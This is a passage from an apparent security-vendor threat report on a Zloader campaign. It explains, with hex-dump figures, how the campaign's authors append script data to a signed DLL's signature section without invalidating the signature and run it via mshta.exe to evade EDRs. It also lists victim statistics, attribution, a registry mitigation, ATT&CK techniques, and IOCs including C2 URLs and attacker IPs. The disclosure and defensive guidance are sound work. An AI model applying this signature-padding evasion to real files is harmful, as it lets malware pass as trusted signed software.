0150h: 92 4F 09 00 03 00 60 41 00 00 04 00 00 00 00 00 .....
0160h: 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 .....
0170h: 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 .....
0180h: 30 F8 07 00 94 00 00 00 00 00 00 00 00 00 00 00 .....
0190h: 00 A0 08 00 10 41 00 00 00 50 08 00 68 3A 00 00 .....
01A0h: 00 AC 08 00 C8 35 00 00 00 00 00 00 00 00 00 00 .....
01B0h: A0 4C 07 00 70 00 00 00 00 00 00 00 00 00 00 00 .....
01C0h: 00 00 00 00 00 00 00 00 A8 B5 06 00 28 00 00 00 .....
01D0h: 90 B4 06 00 18 01 00 00 00 00 00 00 00 00 00 00 .....
01E0h: 00 00 00 00 00 00 00 00 70 EC 07 00 E0 01 00 00 .....
01F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0200h: 2E 74 65 78 74 00 00 00 95 52 06 00 00 10 00 00 .....
text...R.....

struct IMAGE_NT_HEADERS NtHeader
struct IMAGE_OPTIONAL_HEADER64 OptionalHeader
DWORD CheckSum = 610194

```

Figure 17 – appResolver.dll CheckSum size

```

AppResolver.dll x
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDE
0130h: 00 10 00 00 00 02 00 00 0A 00 00 00 0A 00 00 00 .....
0140h: 0A 00 00 00 00 00 00 00 00 00 09 00 00 04 00 00 .....
0150h: 92 4F 09 00 03 00 60 41 00 00 04 00 00 00 00 00 .....
0160h: 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 .....
0170h: 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 .....
0180h: 30 F8 07 00 94 00 00 00 00 00 00 00 00 00 00 00 .....
0190h: 00 A0 08 00 10 41 00 00 00 50 08 00 68 3A 00 00 .....
01A0h: 00 AC 08 00 C8 38 00 00 00 00 00 00 00 00 00 00 .....
01B0h: A0 4C 07 00 70 00 00 00 00 00 00 00 00 00 00 00 .....
01C0h: 00 00 00 00 00 00 00 00 A8 B5 06 00 28 00 00 00 .....
01D0h: 90 B4 06 00 18 01 00 00 00 00 00 00 00 00 00 00 .....
01E0h: 00 00 00 00 00 00 00 00 70 EC 07 00 E0 01 00 00 .....
01F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0200h: 2E 74 65 78 74 00 00 00 95 52 06 00 00 10 00 00 .....
text...R.....

struct IMAGE_NT_HEADERS NtHeader
struct IMAGE_OPTIONAL_HEADER64 OptionalHeader
struct IMAGE_DATA_DIRECTORY_ARRAY DataDirArray
struct IMAGE_DATA_DIRECTORY Security
DWORD Size = 13768

```

Figure 18 – appResolver.dll signature




figure 19 – appResolver.dll signature size (2)

These simple modifications to a signed file maintain the signature’s validity, yet enables us to append data to the signature section of a file. As we can’t run compiled code from the signature section of a file, placing a script written in VBscript or JavaScript and running the file using mshta.exe is an easy solution that could evade some EDRs.

As a sanity check, we created our own signed PE file with an appended script (A6ED1667BB4BB9BAC35CE937FF08C7216D63EBB4) that opens the calculator app when run as a parameter to mshta.exe.

This gap is apparently a known issue mentioned in the following CVEs: CVE-2020-1599, CVE-2013-3900, and CVE-2012-0151. Microsoft addressed the issue in 2013 with a Security Bulletin and pushed a fix. However, they stated after implementing it that they “determined that impact to existing software could be high.” Therefore, in July 2014, they pulled the stricter file verification and changed it to an opt-in update.

In other words, this fix is disabled by default, which is what enables the malware author to modify the signed file.

Further explanation about how to enable the strict file verification is available here, which includes modifying the registry keys:

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\Software\Microsoft\Cryptography\Wintrust\Config]
"EnableCertPaddingCheck"="1"

[HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Cryptography\Wintrust\Config]
"EnableCertPaddingCheck"="1"
```

Figure 20 – Keys needed to change to mitigate the issue

We note that reboot.dll is also signed in the same way. After applying the fix, both DLLs have an invalid signature.

Campaign Victims

During our analysis, we found an open directory, hosted at [teamworks455\[.\]com](http://teamworks455[.]com), that holds some of the files that are downloaded and used. Every few days, the author makes changes to the files and the `check.php` script returns a different DLL file with the same behavior, but a different hash. In the file `entries`, we can see a list of victims that are infected with Zloader and their country of origin.

Index of `/_country`

Name	Last modified	Size	Description
 Parent Directory		-	
 9091.dll	2021-11-08 12:23	796K	
 9092.dll	2021-11-25 10:08	803K	
 9092.exe	2021-11-25 10:07	152K	
 9095.dll	2021-11-25 09:21	1.5M	
 9095.exe	2021-11-25 09:25	152K	
 MODE.zip	2021-11-15 18:12	1.2M	
 ca.dll	2021-11-30 08:55	1.7M	
 ca1.dll	2021-11-10 15:41	906K	
 check.php	2021-11-28 10:02	2.4K	
 entries	2021-12-02 12:48	135K	
 no_stat_check.php	2021-11-10 10:55	1.3K	
 startca.exe	2021-11-24 15:34	152K	
 us.dll	2021-11-29 16:12	814K	

Apache/2.4.41 (Ubuntu) Server at teamworks455.com Port 80

Figure 21 – [teamworks455\[.\]com/_country](http://teamworks455[.]com/_country)

As of January 2, 2022, there are **2170 unique victim IPs** that downloaded the malicious DLL file. This graph shows the number of victims from each country (“Other” category includes countries with less than 15 victims). As you can see, most of the victims reside in the United States and Canada




Figure 22 – Downloads per country

Campaign Authors

Due to a few similarities with previous campaigns by MalSmoke, we believe that they are the cybercriminals behind this campaign:

- Malware in previous campaigns by MalSmoke are known to masquerade as Java plugins, which is occurring in this case.
- There is a connection between the registrar information of the domain teamworks455[.]com, where the current campaign files are hosted, and the domain pornislife[.]online which was linked to a MalSmoke campaign in 2020




Figure 24 – teamworks455[.]com/racoon

Finally, when looking through the ‘entries’ file, we found two IP addresses that might be related to the attackers.

```

769 COUNTRY: RU | IP: 185.191.34.223 | DEVICE: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
770 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (X11; U; Linux x86_64; de; rv:1.9.0.1) Gecko/2008070400 SUSE/3.0.1-0.1 Firefox/3.0.1
771 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8b4) Gecko/20050908 Firefox/1.4
772 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (compatible; Konqueror/3.0-rc6; i686 Linux; 20021106)
773 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.8) Gecko/20050517 Firefox/1.0.4 (Debian package 1.0.4-2)
774 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.2) Gecko/20090803 Slackware Firefox/3.5.2
775 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (X11; U; Linux x86_64; de; rv:1.9.0.1) Gecko/2008070400 SUSE/3.0.1-0.1 Firefox/3.0.1
776 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Opera/9.21 (Macintosh; PPC Mac OS X; U; en)
777 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9b2pre) Gecko/2007111605 Minefield/3.0b2pre
778 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-AU; rv:1.9.2.14) Gecko/20110218 Firefox/3.6.14
779 COUNTRY: RU | IP: 185.191.34.209 | DEVICE: Mozilla/5.0 (X11; U; Linux i686; de; rv:1.9.0.9) Gecko/2009042113 Ubuntu/8.10 (intrepid) Firefox/3.0.9

```

Figure 25 – Possible addresses related to the campaign

The first address, 185[.]191[.]34[.]223, was spotted in an IP blacklist that is categorized as “cybercrime.” The second address, 185[.]191[.]34[.]209, can be seen attempting to download the payload multiple times, using different user-agents. This could indicate that the authors were testing their payload. Both addresses are found in AbuseIPDB:

Figure 26 – Abuseipdb 185[.]191[.]34[.]223




Figure 27 – Abuseipdb 185[.]191[.]34[.]209

Conclusion

Zloader campaigns have been previously spotted in the wild in multiple forms. In this particular case, we see that the authors put a lot of effort into the evasion methods. Two noteworthy ways seen here are using legitimate RMM software as an initial access to a target machine, and appending code to a file's signature while still maintaining the signature's validity and running it using mshta.exe.

The ability to append code to a file's signature has been known for many years and multiple CVEs were assigned as mentioned above. To mitigate the issue, all vendors should conform to the new Authenticode specifications to have these settings as default, instead of an opt-in update. Until that happens, we can never be sure if we can truly trust a file's signature.

Safety Tips

We recommend that users apply Microsoft's update for strict Authenticode verification. To do so, paste these lines into Notepad and save the file with .reg extension before running it.

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Cryptography\Wintrust\Config]
```

```
"EnableCertPaddingCheck"="1"
```

```
[HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Cryptography\Wintrust\Config]
```

```
"EnableCertPaddingCheck"="1"
```

We should also note that after applying the fix, some signatures of legitimate benign installers will show up with an invalid signature. In addition, if mshta.exe is not relevant in your environment, you may disable it and mitigate the execution of scripts that are inserted into such files.

Check Point Threat Emulation and Harmony endpoint provides protection against this threat:

- Exploit.Wins.CVE-2013-3900.A

- Trojan-Downloader.Win.Zloader.E
Trojan-Downloader.Win.Zloader.F

MITRE ATT&CK

Reconnaissance TA00043	Resource Development TA0042	Initial Access TA0001	Execution TA0002	Persistence TA0003	Privilege Escalation TA0004	Defense Evasion TA0005	Credential Access TA0006	Discovery TA0007	Lateral Movement TA0008	Collection TA0009	Command and Control TA0011	Exfiltration TA0010	Impact TA0040
			T1059 Command and Scripting Interpreter	T1547.001 Boot or Logon <u>Autostart</u> Execution: Registry Run Keys / Startup Folder	T1548.002 Abuse Elevation Control Mechanism: Bypass User Account Control	T1562 Impair Defenses					T1219 Remote Access Software	T1041 Exfiltration Over C2 Channel	T1490 Inhibit System Recovery
			T1106 Native API	T1037.005 Boot or Logon Initialization Scripts: Startup Items		T1218 Signed Binary Proxy Execution					T1573 Encrypted Channel		T1489 Service Stop
			T1569.002 Service Execution	T1133 External Remote Services		T1055 Process Injection							T1529 System Shutdown/Reboot
			T1072 Software Deployment Tools			T1070.004 Indicator Removal on Host: File Deletion							
			T1204 User Execution			T1036 Masquerading							
			T1129 Shared Modules			T1112 Modify Registry							

IOCs

AteraAgent Scripts:

Defenderr.bat – 1CA89010E866FB97047383A7F6C83C00C3F31961

Load.bat – F3D73BE3F4F5393BE1BC1CF81F3041AAD8BE4F8D

www.teamworks455[.]com

C2 Servers:

[https://asdfghdsajkl\[.\]com/gate.php](https://asdfghdsajkl[.]com/gate.php)

[https://iasudjghnasd\[.\]com/gate.php](https://iasudjghnasd[.]com/gate.php)

[https://kdjwhqejqwij\[.\]com/gate.php](https://kdjwhqejqwij[.]com/gate.php)

[https://kjdsasghjds\[.\]com/gate.php](https://kjdsasghjds[.]com/gate.php)

[https://dkisuaggdjhna\[.\]com/gate.php](https://dkisuaggdjhna[.]com/gate.php)

[https://dquggwjhdmq\[.\]com/gate.php](https://dquggwjhdmq[.]com/gate.php)

[https://lkjhfgsdshja\[.\]com/gate.php](https://lkjhfgsdshja[.]com/gate.php)

[https://daksjuggdhwa\[.\]com/gate.php](https://daksjuggdhwa[.]com/gate.php)

[https://eiqwuggejqw\[.\]com/gate.php](https://eiqwuggejqw[.]com/gate.php)

[https://djshggadasj\[.\]com/gate.php](https://djshggadasj[.]com/gate.php)

Files:

Java.msi – B9D403D17C1919EE5AC6F1475B645677A4C03FE9

new.bat – 0926F8DF5A40B58C6574189FFB5C170528A6A34D

new1.bat – 9F1C72D2617B13E591A866196A662FEA590D5677

new2.bat – DE0FA1529BC652FF3C10FF16871D88F2D39901A0

9092.dll – A25D33F3F8C2DA6DC35A64B16229D5F0692FB5C5,
7A57118EE3122C9BDB45CF7A9B2EFD72FE258771,
2C0BC274BC2FD9DAB82330B837711355170FC606

Adminpriv.exe – 3A80A49EFAAC5D839400E4FB8F803243FB39A513

appContast.dll – 117318262E521A66ABA4605262FA2F8552903217

reboot.dll – F3B3CF03801527C24F9059F475A9D87E5392DAE9

auto.bat – 3EA3B79834C2C2DBCE0D24C73B022A2FF706B4C6